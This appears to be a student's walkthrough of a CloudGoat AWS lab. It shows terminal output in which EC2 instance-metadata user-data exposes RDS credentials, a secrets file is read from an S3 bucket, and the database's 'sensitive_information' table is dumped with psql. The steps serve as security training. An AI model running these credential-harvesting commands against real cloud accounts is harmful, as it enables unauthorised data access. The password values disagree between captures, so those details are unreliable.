
Show the output of this script and highlight how it reveals the database credentials.

-The highlighted line in the screenshot below shows the username, password, instance name, and port number of a rds instance. This reveals everything you need to get access to whatever is in the database.

Activities Terminal ▾ May 25 9:09 AM
ubuntu@ip-10-0-10-126:~

```
262 packages can be updated.  
176 updates are security updates.  
New release '20.04.2 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
*** System restart required ***  
Last login: Tue May 25 15:47:16 2021 from 131.252.208.103  
To run a command as administrator (user "root"), use "sudo <command>".  
See "man sudo_root" for details.  
ubuntu@ip-10-0-10-126:~$ ls  
app app.zip  
ubuntu@ip-10-0-10-126:~$ curl http://169.254.169.254/latest/user-data  
#!/bin/bash  
apt-get update  
curl -sL https://deb.nodesource.com/setup_8.x | sudo -E bash -  
DEBIAN_FRONTEND=noninteractive apt-get install -y nodejs postgresql-client unzip  
psql postgresql://cgadmin:Purplewny2029@cg-rds-instance-cgidfopfe44yia.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat \  
-c "CREATE TABLE sensitive_information (name VARCHAR(50) NOT NULL, value VARCHAR(50) NOT NULL);"  
psql postgresql://cgadmin:Purplewny2029@cg-rds-instance-cgidfopfe44yia.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat \  
-c "INSERT INTO sensitive_information (name,value) VALUES ('super-secret-passcode',E'V\!C70RY-4hy2809gnbv40h8g4b');"  
sleep 15s  
cd /home/ubuntu  
unzip app.zip -d ./app  
cd app  
node index.js &  
echo -e "\n* * * * * root node /home/ubuntu/app/index.js &\n* * * * * root sleep 10; curl GET http://cg-lb-cgidfopfe44yia-1995339687.u  
.elb.amazonaws.com/mkjaixijqf0aboih9glg.html &\n* * * * * root sleep 10; node /home/ubuntu/app/index.js &\n* * * * * root sleep 20; no  
/ubuntu/app/index.js &\n* * * * root sleep 30; node /home/ubuntu/app/index.js &\n* * * * * root sleep 40; node /home/ubuntu/app/inde  
* * * * * root sleep 50; node /home/ubuntu/app/index.js &\n" >> /etc/crontab  
ubuntu@ip-10-0-10-126:~$ clear  
ubuntu@ip-10-0-10-126:~$ aws s3 ls  
2021-05-25 13:24:20 cg-keystore-s3-bucket-cgidfopfe44yia  
2021-05-25 13:24:21 cg-logs-s3-bucket-cgidfopfe44yia  
2021-05-25 13:24:20 cg-secret-s3-bucket-cgidfopfe44yia  
2019-10-10 10:10:10 cg-logs-s3-bucket-cgidfopfe44yia
```

Show the contents of the file.



A screenshot of an Ubuntu desktop environment. On the left is a vertical dock with icons for various applications: a browser, file manager, terminal, code editor, video player, and others. The main window is a terminal titled "Terminal" with the command "aws s3 ls" running. The output shows several S3 buckets, including "cg-keystore-s3-bucket-cgidfopfe44yia", "cg-logs-s3-bucket-cgidfopfe44yia", "cg-secret-s3-bucket-cgidfopfe44yia", and "serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e". The user then runs "aws s3 cp s3://cg-secret-s3-bucket-cgidfopfe44yia/db.txt -" to download the database file. A message follows: "Dear Tomas - For the LAST TIME, here are the database credentials. Save them to your password manager, and delete this file when you've done so! This is definitely in breach of our security policies!!!!". Below this, the user types "DB name: cloudgoat", "Username: cgadmin", and "Password: Purplepwny2029". The terminal concludes with "Sincerely," and the name "Lara".

```
Activities Terminal May 25 8:51 AM
ubuntu@ip-10-0-10-126:~$ aws s3 ls
2021-05-25 13:24:20 cg-keystore-s3-bucket-cgidfopfe44yia
2021-05-25 13:24:21 cg-logs-s3-bucket-cgidfopfe44yia
2021-05-25 13:24:20 cg-secret-s3-bucket-cgidfopfe44yia
2019-10-12 18:45:56 serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e
2020-03-05 16:23:40 shepard-compromise
ubuntu@ip-10-0-10-126:~$ aws s3 ls s3://cg-secret-s3-bucket-cgidfopfe44yia
2021-05-25 13:24:25 282 db.txt
ubuntu@ip-10-0-10-126:~$ aws s3 ls s3://cg-secret-s3-bucket-cgidfopfe44yia --recursive
2021-05-25 13:24:25 282 db.txt
ubuntu@ip-10-0-10-126:~$ aws s3 cp s3://cg-secret-s3-bucket-cgidfopfe44yia/db.txt -
Dear Tomas - For the LAST TIME, here are the database credentials. Save them to your password manager, and delete this file when you've done so! This is definitely in breach of our security policies!!!!
DB name: cloudgoat
Username: cgadmin
Password: Purplepwny2029
Sincerely,
Laraubuntu@ip-10-0-10-126:~$
```

Show the table that is stored and its contents.

Activities Terminal May 25 8:58 AM
ubuntu@ip-10-0-10-126: ~

```
"CopyTagsToSnapshot": false,  
"MonitoringInterval": 0,  
"DBInstanceArn": "arn:aws:rds:us-east-1:206747113237:db:cg-rds-instance-cgidfopfe44yia",  
"IAMDatabaseAuthenticationEnabled": false,  
"PerformanceInsightsEnabled": false,  
"DeletionProtection": false,  
"AssociatedRoles": []  
}  
]  
ubuntu@ip-10-0-10-126:~$ psql postgresql://cgadmin:Purplepwny2019@cg-rds-instance-cgidfopfe44yia.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/  
/cloudgoat  
psql: FATAL: password authentication failed for user "cgadmin"  
FATAL: password authentication failed for user "cgadmin"  
ubuntu@ip-10-0-10-126:~$ psql postgresql://cgadmin:Purplepwny2019@cg-rds-instance-cgidfopfe44yia.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/  
/cloudgoat  
psql: FATAL: password authentication failed for user "cgadmin"  
FATAL: password authentication failed for user "cgadmin"  
ubuntu@ip-10-0-10-126:~$ psql postgresql://cgadmin:Purplepwny2019@cg-rds-instance-cgidfopfe44yia.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/  
/cloudgoat  
psql (10.16 (Ubuntu 10.16-0ubuntu0.18.04.1), server 9.6.20)  
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)  
Type "help" for help.  
  
cloudgoat=> \dt  
List of relations  
Schema | Name | Type | Owner  
-----+-----+-----+-----  
public | sensitive_information | table | cgadmin  
(1 row)  
  
cloudgoat=> SELECT * from sensitive_information;  
 name | value  
-----+-----  
 Super-secret-passcode | VIC70RY-4hy2809gnbv40h8g4b  
 Super-secret-passcode | VIC70RY-4hy2809gnbv40h8g4b  
(2 rows)  
  
cloudgoat=>
```